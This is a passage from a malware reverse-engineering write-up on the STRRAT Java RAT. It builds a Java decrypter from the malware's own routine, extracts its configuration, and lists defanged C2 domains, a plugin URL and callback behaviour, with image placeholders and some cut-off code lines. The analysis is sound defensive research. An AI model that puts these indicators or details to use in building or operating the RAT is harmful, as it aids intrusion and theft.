
To decrypt this using CyberChef we would have to first get the salt (nonce) used, derive the PBKDF2 key, and then use this with the appropriate IV to decrypt our content.



This is a bit of work, and can quickly get confusing. Because STRRAT is implementing a decryption method, we can go ahead and take the relevant parts of the decryption method to decrypt the config file ourselves. If we copy “sabretb” and “dfhttegd” from “sabretb”, and also “bsgshsbs” from Main, we’ve got the start of a decryption program (noting we will need to import the appropriate libraries in use).

```java
public class STRRATConfigDecrypt {

    Run | Debug
    public static void main(String[] args) throws Exception {
        InputStream inputStream = Main.class.getResourceAsStream("resources/config.txt");
        Object object = new StringBuilder();
        byte[] byArray = new byte[1024];
        InputStream inputStream2 = inputStream;
        while (true) {
            int n;
            if ((n = inputStream2.read(byArray, 0, 1024)) == -1) break;
            ((StringBuilder)object).append(new String(byArray, 0, n));
            inputStream2 = inputStream;
        }
        inputStream.close();
        byte[] byArray2 = DatatypeConverter.parseBase64Binary(((StringBuilder)object).toString());
        object = carLambo.sabretb.dfhttegd("strigoi", byArray2);
        return new String((byte[])object, "UTF-8").split("\\|");
    }

    public static SecretKey sabretb(String string, byte[] object) {
        object = new PBEKeySpec(string.toCharArray(), (byte[])object, 65536, 128);
        object = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret((KeySpec)object).getEncoded();
        return new SecretKeySpec((byte[])object, "AES");
    }

    public static byte[] dfhttegd(String object, byte[] object2) {
        ByteBuffer byteBuffer = ByteBuffer.wrap(object2);
        object2 = byteBuffer;
        int n = byteBuffer.getInt();
        if (n < 12 || n > 16) {
            throw new IllegalArgumentException("Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
        }
        Object object3 = new byte[n];
        object2.get((byte[])object3);
        object = carLambo.sabretb.sabretb((String)object, object3);
        byte[] byArray = object2;
        byte[] byArray2 = new byte[byArray.remaining()];
        object2 = byArray2;
        byArray.get(byArray2);
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        object3 = new IvParameterSpec((byte[])object3);
        cipher.init(2, (Key)object, (AlgorithmParameterSpec)object3);
        return cipher.doFinal((byte[])object2);
    }
}
```

In the above we've copied the core content in; however, there's still some issues based on duplicate named variable declarations, classes which aren't throwing an exception, and an issue based on how it is reading the file input. I've gone ahead and rectified this with the end result being a Decrypter which takes 2 arguments, (input file, output file). Note: At present during our analysis there's some unknown configuration values as we haven't completely reveresed the malware.



The decrypter as it stands so far can be found below:

```
 import java.nio.ByteBuffer;
import java.io.File;
import java.nio.file.StandardOpenOption;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.charset.StandardCharsets;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;

public class STRRATConfigDecrypt {
```


```
public static void main(String[] args) throws Exception {
    System.out.println("################################################");
    System.out.println("# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #");
    System.out.println("################################################");
    if (args.length < 1) {
        System.out.println();
        System.out.println("PEBCAK - Use this with 2 arguments, an input and output file");
        System.out.println("Example:");
        System.out.println(
                "java -jar STRRATConfigDecrypt.jar \'C:\\Users\\User\\config.txt\' \'C:\\Users\\User\\decryp
    } else {
        String inputdirectory = args[0].replace("\\", "\\\\");
        String outputdirectory = args[1].replace("\\", "\\\\");
        File configfile = new File(inputdirectory);
        byte[] config = Files.readAllBytes(configfile.toPath());
        byte[] parsedBytes = Base64.getDecoder().decode(config);
        byte[] decryptedConfig = DecryptAES("strigoi", parsedBytes);
        String string[] = new String(decryptedConfig, StandardCharsets.UTF_8).split("\\|");
        System.out.println("Network IOC: " + string[0]);
        System.out.println("File Lock: " + string[1] + "lock.file");
        System.out.println("Network IOC: " + string[2]);
        System.out.println("Network IOC: " + string[3]);
        System.out.println("Unknown Parameter: " + string[4]);
        System.out.println("Unknown Parameter: " + string[5]);
        System.out.println("Unknown Parameter: " + string[6]);
        System.out.println("Unknown Parameter: " + string[7]);
        System.out.println("Possible License/Campaign ID: " + string[8]);
        Path output = Paths.get(outputdirectory);
        Files.write(output, "# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #\r\n".getBytes());
        for (String str : string) {
            str = str+"\r\n";
            Files.write(output, str.getBytes(),StandardOpenOption.APPEND);
        }

    }
}

public static SecretKey SecretKey(String password, byte[] data) throws Exception {
    PBEKeySpec a = new PBEKeySpec(password.toCharArray(), data, 65536, 128);
    byte[] b = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(a).getEncoded();
    return new SecretKeySpec(b, "AES");
}

public static byte[] DecryptAES(String password, byte[] bytes) throws Exception {
    ByteBuffer byteBuffer;
    int n;
```

```
        byteBuffer = ByteBuffer.wrap(bytes);
        n = byteBuffer.getInt();
        if (n < 12 || n > 16) {
            throw new IllegalArgumentException(
                    "Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
        }
        byte[] object3 = new byte[n];
        byteBuffer.get(object3);
        SecretKey key = SecretKey(password, object3);
        byte[] byArray2 = new byte[byteBuffer.remaining()];
        bytes = byArray2;
        byteBuffer.get(byArray2);
        Cipher crypto = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        IvParameterSpec IVSpec = new IvParameterSpec(object3);
        crypto.init(2, key, IVSpec);
        return crypto.doFinal(bytes);
    }
}
```

After ensuring the config file has been extracted, by running this using Visual Studio Code and the following command line:

```
cd 'c:\Users\User\Desktop\STRRAT\Stage 2\STRRAT-Deobfuscated\carLambo\resources\Decrypter\STRRATConfigDecrypt'
```

We're presented with a decrypted configuration output which has also been stored in a file called "decrypted.txt".





```
 Network IOC: moregrace[.]duckdns[.]org
Host IOC: 3219lock.file
Network IOC: hxxp[://]jbfrost[.]live/strigoi/server/?hwid=1&lid=m&ht=5
Network IOC: palaintermine[.]duckdns[.]org
```


Although the config parameters have been extracted, it's not clear on exactly what they're used for. By looking back into the method "sdfsldf" in the Main class we can see it is checking arguments provided, and if an argument

was provided, it would only use the 3rd configuration parameter from the file (the jbfrost[.]live URL) in a call to “cbnfdhn.sabretb”.


In addition to this, the above mentioned method is all about making a GET request to the server and retrieving the response to return as a string.




We know that this string is being returned to cbnfdhn.dfhttegd which if we look into is holding a public string that can be referenced from multiple classes, so we know it is being stored for later usage.




By viewing references to this, we can see the different methods which either “PUT” a value into this variable, or “GET” the value from the variable.



At this point we know that the variable is written to within 5 methods, and read from 5 methods. If we examine where it is being read from by right clicking and selecting “Edit with Assembler”, we can see that all of these methods are creating sockets and using this as the callback address. In addition we can see reference to what appears to be “Reverse Proxy” and “HDRDP” debug/response messages.




By performing some OSINT using urlscan.io we find that this URL used to just return ‘pluginserver[.]duckdns[.]org’, which is the same domain we found linked to our pastebin URL.



It’s very likely that this domain was being used to fetch plugins for STRRAT. To tie most of this back together we can return to method “sdfsldf” within the Main class and examine more closely what it is doing here.

In the above we see it is defining a couple of variables, one for the primary plugins URL which is extracted from the config file, and one which is pointing to the pastebin URL containing the same domain. We then see it is using this to download the appropriate Java Archive files (plugins), before a request is made to a master server which looks to have been registered to take a license ID. In this case the license ID would be “khonsari”.


We can also confirm that after this a file lock is being created in the user home directory by examining the object defined within object9 which in this case is an instance of “dfghrth”.



At this stage we can begin to update our decrypter to refine what we're pulling in from the config file.


```
String inputdirectory = args[0].replace("\\", "\\\\");
